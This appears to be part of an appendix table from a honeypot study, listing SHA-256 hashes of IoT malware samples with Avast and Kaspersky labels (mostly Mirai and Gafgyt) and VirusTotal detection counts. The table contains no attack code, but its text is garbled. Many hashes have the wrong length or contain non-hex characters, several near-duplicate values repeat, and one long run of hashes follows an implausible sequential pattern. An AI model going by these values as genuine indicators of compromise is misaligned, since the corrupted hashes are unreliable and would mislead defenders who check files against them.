442 aad3f3c0951a455269c9a09e5e5c738635c1586873s3091103b76444c23d	Not Found	Not Found	-
443 aaceccb3bce94e82965a8f052b29c9a647cb297269a570bd1f6e0811a54a74d5	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	37/60
444 a80e43abb8c72fd95e188c70a738d971967a5110adeea228d45a6f5ff	Not Found	Not Found	-
445 ab19305c05a46c2b64136332518c8286472a33670ch862e73845ef4d49bdc	ELF:Mirai-ASM [Trj]	Undetected	15/60
446 ace829355d3f8c1b1d22f8e634d8ea0719d4e266bf163d1591cc1168f2ce446	Undetected	Undetected	0/59
447 acf518f01d312ba1301b8952a03101b8955106beda389d31b1618be56955b	Not Found	Not Found	-
448 ace0332d4b782f608aca92271fc3e27ff9869325d262f6c98b01c84697a	ELF:Mirai-ARV [Trj]	Undetected	12/60
449 af6a6794eadd03820473ab16880be748f03829e323831a2e41b7e113d148c	ELF:Mirai-ASM [Trj]	Undetected	12/60
450 af0d057068d65122f856ca04d4bf7cb8eeaa0d806043d8bb4774865b8c4ab	ELF:Gafgyt-FH [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	28/55
451 b07f376c576e7ac949232f50b5092e64969956376596d915ca3f249e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	16/60
452 b1068bf9d12160932aa1bb53d002f1663a73a758f0b0092429a833f6e6	Not Found	Not Found	-
453 b1927a813a20b24a7cb91974fb96c381c114353d7b3948924a82a91658064	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	25/60
454 b19a3c28e1681f8133da873d0c0223700d2515731e19359f0974d2d3a	Not Found	Not Found	-
455 b213f61c6a9005fa449d3c386e423cc58d75920ebf4646e15fa2009550760	ELF:Mirai-ASM [Trj]	Undetected	15/60
456 b2c23b1c8e48f970372e86beb9005d21050f1a1015556d434d33bf4a4b1389	ELF:Mirai-ASM [Trj]	Undetected	13/60
457 b317b1b2c301d548e15582b59fa449949d47bbf9319d6ac36b8e84	ELF:Mirai-AJO [Trj]	HEUR:Backdoor.Linux.Mirai.b	36/58
458 b32112c8e9df282988b88d0f8070fe7a755b907a6d7d8837af6d149ca91180e	ELF:Mirai-ASM [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	11/60
459 b364a46721404369027e6d91c57619ebad47528a76a07d539967532701	Not Found	Not Found	-
460 b3e7bb2bde39ea6677d54f8063c0979987bf5f06062653e4daaa330b475c97	Not Found	Not Found	-
461 b42aca873867e19d94df9b1c8a3327fd6783352a7790d73e8272bbaf0987	Not Found	Not Found	-
462 b452e7c94e8611e7e26143613adecae400356390b5d21d674c06a6bf65	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	15/60
463 b58d96153df127e56b0987137287558e5386b5c86ab6a2595ec1ff09dde787	Not Found	Not Found	-
464 b5b5e0c21a157478899babef263c261485cd1a103477f0390250146c1	Not Found	Not Found	-
465 b6158804df849cd8664b9950a6fa21496924afeed37e40ca666s1c5d4c1	Not Found	Not Found	-
466 b63623778bb277a307c29567952ed3d56180d4dc8c096514a83a71aceb98c9b	Not Found	Not Found	-
467 b685b5ee9066428e39dc7675ef6d83492fe2b9e8f0abef8799	Not Found	Not Found	-

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

SHA-256 Hash	Avast	Kaspersky	Engine Detection
b739b81274f5e44fc0504070cc663372ca6f4c078b829fe6d20307b179f6e36a	Not Found	Not Found	-
b7a5f2baeca4643a0be20eb48de0fe1c435165399f8a335987eb99664c5fa	Not Found	Not Found	-
b7afe51c4bf1fdaf8000a9a4e3e1c4da5cb1b7677ad6652e21fc84e56c1a16920b	Not Found	Not Found	-
b7985d41c03edd70a8d5bcf8937ba8514ec3569ac5c72f6407dbd205524e43	ELF:Gafgyt-LD [Trj]	Undetected	28/59
b87473c9942dd7808ccb578d47d470598b802b57235696e3261913fa3fa497	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	10/56
b99de34b90438e87ef49a14b2d357b3eed3a6df142032beaf40ac36bfb0ae	ELF:Mirai-ARV [Trj]	Undetected	11/60
ba27a040601918cc636el8e600ce944dec8e899c684c279707b6ecc758c4d513	ELF:Mirai-ASM [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/60
ba70705d79198198678d0b5f65239ba14b08105e51507b68af33957ecfcab3	ELF:Mirai-ASM [Trj]	Undetected	14/60
ba69592e045eb4165ddc807749e73d1b853fa22c1de306e569a46533bd6	Not Found	Not Found	-
ba2354550d8250306a404b47d9a67ba6cd777b7296157a73d81c1801741a8	ELF:Mirai-AQY [Trj]	Undetected	9/59
baeca37e9294506a9dc48c368daccb759456b924772f5918294b0805edb3e2b	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/60
bb3438b872f140ea23099cebae9824478956c10750e6cb92fc1e6247de	Not Found	Not Found	-
be610f2a68e51f8d30a3ab213493e3646e852447ce6fcfa153b3527c64e0	Undetected	Undetected	6/59
bd1b560e90b0eab03c7010ee959563b9b50a8c11f4c1706a49f0da0e019214	ELF:Mirai-AQY [Trj]	Undetected	16/60
bd201235184864078a6bc66b0d0ff554b416b7a5d732523788e60952a5	Not Found	Not Found	-
be062976f83806374052fd8d8a2e78627c1694602989848cbe1e165da63d	ELF:Mirai-AQY [Trj]	Undetected	10/60
be2ca43b0b2d44c7c72791f4ba9543de2692b8252e2845be03a13f8fa38fdb	Not Found	Not Found	-
bf0933ec602a957a4f5813e75db8a0b9e7401fb377568383a1d8429266	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
bf2e24ca6e291715b63c8e2f750a4ed5c416d77faca3117fd241445e3062b	ELF:Mirai-ARV [Trj]	Undetected	15/59
bf8e258ac1700531fa12a4ea9e75382b87b0e937096e7c40d150e724c4b	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	15/59
c01670332307fc81b6e452d68795a5b133dc3e18ed632933d492d9a823bf	Not Found	Not Found	-
c02503458a50e0c32897c84982367905504a0612a7497f6c6ac1c918eb3	Not Found	Not Found	-
c0567e628ae0562070474ta4dc58c625625325b4247f766be200dc0e1e60	Not Found	Not Found	-
c09576c50a343a2c38166ce09ba181b3e17d0b2c24341c7bb128b6d4f5e5aa9c	Not Found	Not Found	-
c12ca250c6e292041d92a5fa5d077805a72e7427e5f1b9a0f7b883fafceb35	Not Found	Not Found	-
c14e9d641c3435fcf9b92cb309460dd3c3cced3f41e7d78094557257f51d1	ELF:Mirai-ASM [Trj]	Undetected	14/59
c17f416afa940d8fb8ec2f4b80805db6c74e4f761b8aa4ac9a6f4238f665cb3	ELF:Mirai-ARV [Trj]	Undetected	15/60
c195b603600ca201c4094d5c5b0754a65e5a5b115f640d2a00e86bf	ELF:Mirai-ARV [Trj]	Undetected	13/60
c1d9064e8e65fc41042ca20d4977016c53e120e3f382e051e243d45ee72	ELF:Mirai-ARV [Trj]	Undetected	8/59
c1fe8fa61233d60f9807fc8c8b11791e7f3f6d4f65a25b10b5e97606ed7a32	Undetected	Undetected	0/58
c192e824201c62695987804b17b3bc0879430163b2696433999ae81db	Not Found	Not Found	-
c2e86742569f476a5435c206e206181b66a7d55d3203c05780086d877e024b	Not Found	Not Found	-
c43e29e9f1a719a8d8a1ddc397868a82106bb732d62efac51379f971	Not Found	Not Found	-
c5a760b6864abb035871317012179747d7a5b9e9cc87778c821b47d5	Not Found	Not Found	-
c681817e52172fc23901c787d32b973cd679e67c4052d06a53	Not Found	Not Found	-
c69b66d3d0c6f65e84b82b28d14a561f6e7f569cd1553a34cd7f8c3c7e9	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	27/59
c6fba448e141d2a7506146f952e5a9a6f373609bfda7b330aa0050236	ELF:Mirai-ARV [Trj]	Undetected	10/60
c741739a35f8a45800514a9604963cd10d235bf9a7a5f3d0393cb93397d18	Not Found	Not Found	-
c78a5a59732193eef58a6df9860363255979715b1d09a766d6b675690	Not Found	Not Found	-
c7d2e97aebcb4585f500530dc98dd8266f1cf89510038dd3c50584a5cd244	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
c7e5d1058384633869545d4520563e3d47c4061d235bf990b4227be79	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
c88866fae056ade2a7e43d21038d68b47913672502d3c38f4642713999a4c5	Not Found	Not Found	-
c8b1c6958a092e029b3fb92b1dd234b6f34fe10229791a1a1aea0384b2a4c	Not Found	Not Found	-
c9110a1463e328383369545d4520563e3d47c4061d235bf990b4227be79	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	16/59
c9537aae8678c7319a86904114f1b4770a1681ba7e31a0733f65a1d1b7c9	Undetected	HEUR:Backdoor.Linux.Gafgyt.bj	6/59
c96437a073224fe4b8c38d3ca9476439a53d621d02e2f81806e2087c14e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	12/60
c988a802055c99167c086e0647a5b7bf95aa58151b8d8ad05185684fb58803a6c	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/59
c9a01f0c6e06babca4f62b06563a2c975a8606e0ff31b1925e60d5ab2e08e	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	25/60
c92d16f6cc991003486092916a0456629916a0959251e4757b59f6a74336	Not Found	Not Found	-
c97ae07ec9a7eebc713e10a4353eb2d89b82d3a9fb0f340437415b1f6e08c0647	Not Found	Not Found	-
c1b2980678c18ad379bc1e46550cc234759071849201b5b827cb943f	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.ba	35/60
c1b246020587367dc217d3360b1249413fcad07e08659e223991e5f8e51760	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
c2b66f59e7917462ebc8dd5c61084e36b452e7bd4ebdb2213de291e4c9d	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
c2b33a96ba3aae9d0864e34deeb0fb95f05d1e662e59b0a2687fb0e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	19/59
c2d3cfe8ea53a1ee17c8f1347e5f1a0d42eb29565a88d9a0f39b30a59dc	Not Found	Not Found	-
c2fb1579cb4bd9da304a3ed556629916a6f99747e227709e269507caff657	ELF:Mirai-AFY [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/60
c2fb1ba5913b1d98994e86704f2a9b50d99a39449f50ea18acd6591	Undetected	HEUR:Backdoor.Linux.Mirai.b	24/59
c2c11375ace06487367dc217d3360b1249413fcad07e08659e223991e5f8e51760	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	24/58
c2c8318a360dfe450363516cc5ce363267e4d3649e0341b2f848a477575	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	16/60
c2d1a5e3438e52462e12e548b8b7712e4525ce8b99a7e486309eb8975ebd7	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	13/60
c2d867ed431c8e1868ca3789bf4f3059db4038fcd9e165471874a625cb69	ELF:Mirai-ASM [Trj]	Undetected	11/58
c2e26d4997650c6eb6d6b950f0442d84b159551c0f79182b6854a9f777746	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.HideNSeek.z	6/53
c3e27f8de6774b203a59d1e465360f0442c5188c96f3f4403976da48509f	Not Found	Not Found	-
c31e7723e6953deea94ec0d2953c4d967972e320239e7e093b6c6bc42e06dd	Not Found	Not Found	-
c32f53a3ed92f4abd6ce70984c37854f42433d74fd4d2495e90d25aee65a34	Not Found	Not Found	-
c33f84e905fcdd2769ea7962964d9432d511061264a6b81010e235b50177e10	Not Found	Not Found	-
c3fd328eaba20f399f646508bd20bd749313399e27d2825d4d71153a	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	19/59
c35d00460c61b171aa260c045ce274fe0faa4e75265f6cfae715a023744d399b	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	13/60
c363d6e3ba7505668ad6e6b790e0b209062bf130cd078a9007685b959988	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	26/57
c37d06a22a5db26e9579ne1a686030906a9f3d5a50b962bfb97a7aecb7c56ce77f4	ELF:Mirai-AAL [Trj]	HEUR:Backdoor.Linux.Mirai.ad	34/60
c38d058f3807975ad4323c8c3669692e60212299936d67378ba293c3a9574cd	ELF:Mirai-ARV [Trj]	Undetected	13/59
c39d0ee5fe3423226b12b8d15663456e6914844384bc2b915fa7231d25e8707e	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

SHA-256 Hash	Avast	Kaspersky	Engine Detection
d1a9411461c2a11627b1741f32120605e8c55d3a5c5790e036add5f3a725e577b	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	27/60
d2210aa87398e1296aae7e2ca9044cd79nae28a48b78d5d7553bd1471e606	Not Found	Not Found	-
d242d06dddad5f49141a6d130b0d0c7087d161b934e75cd3bf12835363	Not Found	Not Found	-
d2cb0fc0f1b1e4ca14b211e25205d0842316d7b174ea98984751f4a0593d27b	Not Found	Not Found	-
d2d0608981b6cc6d8e2a45174a284cd0a8a7d8201583d42eal42ab577d917691c	ELF:Mirai-AMC [Trj]	HEUR:Backdoor.Linux.Mirai.b	34/59
d3d96418c656eda8cf0e0fd782a1902eb60b651cc79nba6be011dc4fbef38513	ELF:Mirai-ARV [Trj]	Undetected	9/60
d49783353b6ca62bb01c539b2c538a905b0cd1e2b8f176b3a545e81ab41	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.ba	41/60
d43ea36d5b203fdcb226006849565fc9hd8e7632435e573d123d04045	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
d54813666da7a83852f6a8899ba3032d676202c2b742351347d78	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
d58803630fd4788ab7fdceb781e24f5a5c6456a337192eb019ce0be166ab7	Not Found	Not Found	-
d58f4929304df515414d4778e497756-974371f46e26b348e3a6f	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/59
d5f22930315ba2106233e35c6d419bc39a605eecd05d3fa6c6b13b77	ELF:Mirai-ARV [Trj]	Undetected	13/60
d5687554e1ed0b2471c455092fd2a3005783c3d2fbc7a56bca454fe74ed92	ELF:Mirai-ABZ [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/60
d5690d77713e8a5d83c7e19520c39ff0ca843e53b0187d2265e10a28c30b	ELF:Mirai-ASM [Trj]	Undetected	13/58
d56822120c70630d78a7b6e0963224429ab13096e62288ef78c2f	ELF:Mirai-VL [Trj]	HEUR:Backdoor.Linux.Mirai.b	36/60
d5564ea93053d38456fa6c1b1010c19b7bc125088e044f068f8447756	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
d5662cbe12276724974752c06573b73e1480252749776288fe7fb7e26	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	35/59
d57747cc1124b7377771819292bfbcc8a5e1d95881485a6d8ac7ac967578	ELF:Mirai-ARV [Trj]	Undetected	20/58
d578d782205314d37534294772a70c3b3c5b11e6531a8760d	ELF:Mirai-ACU [Trj]	HEUR:Backdoor.Linux.Mirai.au	38/59
d5797706a97018fb96e68708d130ceea2fa54e542818a0e8392d518484bf	ELF:Mirai-ADU [Trj]	HEUR:Backdoor.Linux.Mirai.b	24/59
d5607dfe084ec14db4caec182363604a70b278e4789a62c1a20c	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/59
d56182806d1655143fd451786e000b08104f0674c72643205b7de9e83353e03	ELF:Mirai-ARV [Trj]	Undetected	12/60
d5628ca34184625643d7499b6a2d252d2a6f25d7a247d76746e	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/59
d5638269953fd225c5d8ae26325432e0f134344e683f189801b715ad242e1	Not Found	Not Found	-
d5649074c4617174a6ed4a49b1d0a712c789642016819a8ed232fb8d0910d0	ELF:Mirai-AOW [Trj]	HEUR:Backdoor.Linux.Mirai.b	27/60
d5659867af63d2460a50344071d5b81e154796701a998a0cd8e5d4575cd8b	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	10/60
d56694045b41963007a7114f406d5995544e448b9fa8d26cd15a126e1b98a	Not Found	Not Found	-
d567da927951c01069e5e5c0160bd415757461ee75d11a29b6156001d730e324	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/59
d5689ba08ad6fd28344158a10886d4a83914e1b37554a18158c6d9673678	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/56
d569abd08428616b7e431041b6d9f98-878953629110f20613c2e792c564	Not Found	Not Found	-
d570d13ad4ca626cc6b83344de68a8a57942916fb515d85351a79247d4b0	ELF:Mirai-ARV [Trj]	Undetected	13/59
d571db5f741a0ebc853d476e0b41e274461449007ffa0d04316b21600e84e0	ELF:Mirai-FY [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/60
d572dcd4199278324461d019614914926674181c6d465272b7409d493e82c	Not Found	Not Found	-
d573dc012d49cd5294eb4eac0b0d5a81475d45c189429994815ca159aa2d46045d	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	9/58
d574d1314d65294eb4eac0b0d5a81475d45c189429994815ca159aa2d46045d	Not Found	Not Found	-
d575dc6d023b488f65cd75424ed49539naa4e49c1dc8063a3f2a4e967ad463bb0	ELF:Mirai-ARV [Trj]	Undetected	12/58
d576dc66796c3248373d5640d3179db60cd6e28875878848293	Not Found	Not Found	-
d577dc2b1947bed18753a486f76124c3195e5fd15fc7b80f715b3a3476110fd	Not Found	Not Found	-
d578dd43603c98f86d6438069133acc56d993dd431fcf47e985e1892e03964	Not Found	Not Found	-
d579dd438647f366c444aeed59e6cc7028d6e1447ed59e6cc7231e76d483e	Not Found	Not Found	-
d580dd1d17982a72f632de09813e624644dabb13953a329132a32a345ca5fb5f4a	ELF:Mirai-ARV [Trj]	Undetected	14/59
d581dd0593e28dc5d52e055783e99a22d9907a610c1919727-72c37f6e82	Not Found	Not Found	-
d582d916e1467ca6f051741492b3e22d329907a610c1919727-72c37f6e82	Not Found	Not Found	-
d583d20c16564512c552d82889d9ebfbfa33906d194789068e8c6f672e9694d4	Not Found	Not Found	-
d584dd6574ea2605f17d8b2590cd830a5c6d7579405a6d8e84693885	ELF:Gafgyt-LD [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	34/59
d585d5fa073c4242fd5ab233579a0f61317808232d62e6fffd9148f4045d404	ELF:Mirai-ARV [Trj]	Undetected	12/60
d586dcfe154f79841ec0d9499ea0e81f817a5e5b9e21049e3079672a979c6f9f	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	11/59
d587e09d7776e0810f16e444a8d59e6cc99a243316b2166e3632356f6c7a943	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
d588e09d5e2f2ee6743404cd2bfb0fa0d60d52e96e067beach7fb1b526b48867	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/60
d589e0b81dc93e489528dc5d52e0516b21606469990337a3d500c3	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
d590e065acfad3099183e4893fa0c3b03a32c0fb0129b0f072f1d3461	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
d591e1882d1780d52e05f13d568326832b21759b1f9ab7ca39369f154ec80b1	Not Found	Not Found	-
d592e1821d7171070d631916f124f63252e1253e14d1174e62329a0d529	ELF:Mirai-AM [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/60
d593e20a1d50900385cf423c2222989bcfb56e9d9b701011a075f6e4d9283f	Not Found	Not Found	-
d594e35774565399322d708b21b1a9499na3b0cd1a167b201048aafe862d75574	Not Found	Not Found	-
d595e366b62a0812b51619462086646995068508263795650e1b	Not Found	Not Found	-
d596e3913736237965464dc3376017d09710d17a4e6d4666a161b7e571	ELF:MiradoDownloader-BF [Drp]	HEUR:Trojan-Downloader.Linux.Mirai.d	11/53
d597e3996801a528583b1f1a138cde18992c9316099298a0e2519d19f4162a	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/60
d598e515079e03709a3ec77442389681a315b7bd8543fc979f62d5443dbd74c3e49	ELF:Mirai-ASM [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	11/60
d599e5674cc374520e5b2690a84f14d34b3d498dcab59e9d527bd3b74c3e49	Not Found	Not Found	-
d600e667b0851177ec3f0822449b18c9318b18sbd7cbe4ea1492d46c8e84	ELF:Mirai-ARV [Trj]	Undetected	13/60
d601e753052970e17bcdd013d8279e017446d29379e030956297	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/60
d602e7de61a30e8a7961a12161a97c07dccc6f6aa5fc1dec6d49571a48b18e	Not Found	Not Found	-
d603e8365419415244e05327273d1ea080423279e017d4466a161b7e571	Not Found	Not Found	-
d604e8472d730c76a89e9b8a55410a9b18a5228825645667485450287b7ff5e5d	ELF:Mirai-ARV [Trj]	Undetected	15/60
d605e86afdb875a225c9e5d745e050d4c897017474611a1cc0d906b78175e9d	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.bj	33/60
d606e898e76f97a394730251a8e08816e519f47d6601b51200e9eb8c4d4853	Not Found	Not Found	-
d607e83987bc282d4f6a7a13e263018b203b49565edfe137f617fa640fe	Not Found	Not Found	-
d608e8b035fec67784d33762109ca28c88a0788ca99fe6fd7ba3dc9	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	15/60
d609e8b611221d2180f787a09e0460853d097844923d29a94224cc2024	Not Found	Not Found	-
d610e9133328e7b29a651626176d761e1a1c5bd580e05f42e0689a4e859b9776	ELF:Mirai-ASM [Trj]	Undetected	9/58
d611e99129dc89977176197ea26bd739744238961a315b7bd545a1530ff0fb2d3e03b7d51b131	ELF:Mirai-ARV [Trj]	Undetected	11/59
d612e9c5020ce5fa14f6987718ec3d880934338b1b63492026898a6e8264ba4	ELF:Mirai-ABZ [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/59
d613e9ca21b13940hd23d3a0171139128e585ed39db1c6953175e8bd2d88ea4848	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	31/60
d614e9aa8342e15547171812b9e489834474383b02e1200a0fbba9536c572	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	9/60
d615eaa98ba16e5392d2436dbd09aaaf1b772215973a7045e559c12b31391	Not Found	Not Found	-
d616eb447e3617cc011097973ca7b853c87a1d2a9006696098b737bba237b708b	Not Found	Not Found	-
d617eb38362d21a139b8950a87209448943d58923c49a48063c017ab56f8d8a387	Not Found	Not Found	-
d618ebc737b7850b6031371744f1b2193a2339124fae78d0d139e4a26553d0905	ELF:Mirai-ARV [Trj]	Undetected	13/60
d619e97098a59aa0806272d431f4646677a0f163d9e423896816705761e	Not Found	Not Found	-
d620e9764669240db3ca939e973568a529*299217681288862fb12175d7b0f2c	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/60
d621e9766469240db3ca939e973568a529*299217681288862fb12175d7b0f2c	Not Found	Not Found	-
d622ed428317df0883b88b337eca54cd3b4ac6346315b62b2883c3c3e5a35592e41	ELF:Mirai-AOT [Trj]	HEUR:Backdoor.Linux.Mirai.a	29/59

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

SHA-256 Hash	Avast	Kaspersky	Engine Detection
623 ed3f1c086c33184b80bcff08eeb2ea69e845c5cf1f65086734b0c33dda5b0bc0	Not Found	Not Found	-
624 ed86b41557d1ea1ce078feae72d2cd2a22618856563c0a5884f4398fbef67c7	Not Found	Not Found	-
625 ee1c4b39c504353a1df0e724be33c3ff5fb27812f473eaa6bb30049134c1697	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
626 ee90edde8e005bdbed565d30b0549a0738dc44a2ede7269e4d55a7d1f906d	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	35/60
627 ee92adbd0a622b848a19c1bc6729274aa7e1078e4a759806e20ch3f7d9	Not Found	Not Found	-
628 eeabaf620210b4ae32dbfebfd6de9970bf46392f4a36b4322662544d02b75d	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/60
629 eeb99149a2594a230c7eef3fe0fcdce248204d3b07bd13c8131108007a619916	ELF:Mirai-ADH [Trj]	HEUR:Backdoor.Linux.Mirai.b	31/60
630 eebbe380d4b6e76fe67d2c6d2le0fa508aaafbb1b0f405a597d3992145da3b330	Not Found	Not Found	-
631 eef70b339988383d1e8443f473e1ea6b5a31c1e3f7084f839fbba4917d5	Not Found	Not Found	-
632 efb2e452f639a2e2d9bf6894909e4d4ea0e42a7b777488745bee2da2a7066d	Not Found	Not Found	-
633 f0317d01c77c108bd1a5b816774c96c9cc0f5685eda96e95d5521e952cd3f0	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/58
634 f15be3dc9608e68443f473e1ea6b5a31c1e3f7084f839fbba4917d5	Not Found	Not Found	-
635 f21b9973b1045bc7fa65ad5b3c18a62f03beda83d7e1749c3e0fcb5b5959d	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/60
636 f34186c3b03a2feae82bed160f633ad7c34018494a4815361e38782839e9	Not Found	Not Found	-
637 f393ae736c723a47c9888ccde947494c1577e3366fb1b360d4f623bdd2ed31eba	ELF:Mirai-ARV [Trj]	Undetected	14/60
638 f3a50499d0dacb8d7d823045d0fdeebe2182f12b5d0f6239fb2a9389906a91d00248e4	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/60
639 f454e617779ecdaaa80f8018bbccel119fb75e32f585804e8706a395104f	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
640 f4c2735ee7ce99cde37ef7348f1cd876a70ba3c9e253bc9ae8f2a523da8	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	15/59
641 f4ebd4f2803a1c9641e4a5f54e09239841455a54e99f13a117024b89ed6	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	25/60
642 f51d117b5d36444675438684908053e2d08fd206ad2d2c410cb4b6b25331	Not Found	Not Found	-
643 f55b02b861506e111a337e2e62bb8d5e07e4d2ea19d3989781cb9059ac4ecc	Not Found	Not Found	-
644 f56cb47c6839c9993776d28b929e36139a1a69f7dca0e0902d7eccc8747ffbb8	ELF:Mirai-ARV [Trj]	Undetected	14/59
645 f5759fc3a32b3c1298ca5799a06f65a5564e161343dccc7215aa6f118b8	Not Found	Not Found	-
646 f67a6e2e05b4b064684a47d1c0b6c762319761614396822c73102edada753	Not Found	Not Found	-
647 f69359e097362fa7e37ad1b172d28c43ed052fdcd00068a017cb7422657583	ELF:Mirai-ARV [Trj]	Undetected	13/60
648 f79415b325635304b2968bb0aa6a5a5d8e99e8f9437694dds894925f6	Undetected	Undetected	12/60
649 f8233d8bec5d69ac179f389e47e34271b86796163d8890ad687c12f3e42439	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	11/60
650 f87cf620e4376f228aa5cc5b38d4f0f36af8562c38372e7c3f18523ce3f5144	Not Found	Not Found	-
651 f89d4574707a82a1833400bd80d56aaed7173812f51c39367c21252e376	ELF:Mirai-AQY [Trj]	Undetected	16/60
652 f8c163c38fd4e2b89d9aa9af8ffdd7e89d9e17bd9c9ee1429d17e94b90b139d	Undetected	Undetected	0/57
653 f93be6cbe2f00946a26102408161c6f2234a4ade733908b5dea841320fee1	Not Found	Not Found	-
654 f9481bad4c9ba4721c23975683fad0f22b1aa5f8e2925ec541b5b0c0c400	Not Found	Not Found	-
655 fd89952bc919e3d5716ab320e2a89bfa444247ed848cc937cd0d9a23e50	ELF:Mirai-ARV [Trj]	Undetected	13/60
656 fb1114d544cd5a6e5a23979fa2f8e45e9084c1b760420da3e79129a29bf	Undetected	Undetected	6/59
657 fb5abaeaad6883992c65565c3c29a3b58195ceab948badf862b205f6a98f9f2d2e	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.ba	37/60
658 fcabc329b4470a7463871b4c4371b5eefabe91b136aa97033537	ELF:Mirai-ARV [Trj]	Undetected	11/59
659 fc52a7ef142d65b4d86a0189e9848a3bf10b469b65a2d237a7e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	12/58
660 fbd384e4da4518e616b5662d660337b34d22745e946f990d4de3514dcd	Not Found	Not Found	-
661 fc4c199f2a3b305423eccc4eb26cd00dBeaf6692924d3d775dc661017ae	Not Found	Not Found	-
662 fcd349c38cd14a516d2fccc0fbda7e1941eb83cee17b9d8bb2510a94e5b2d81	Not Found	Not Found	-
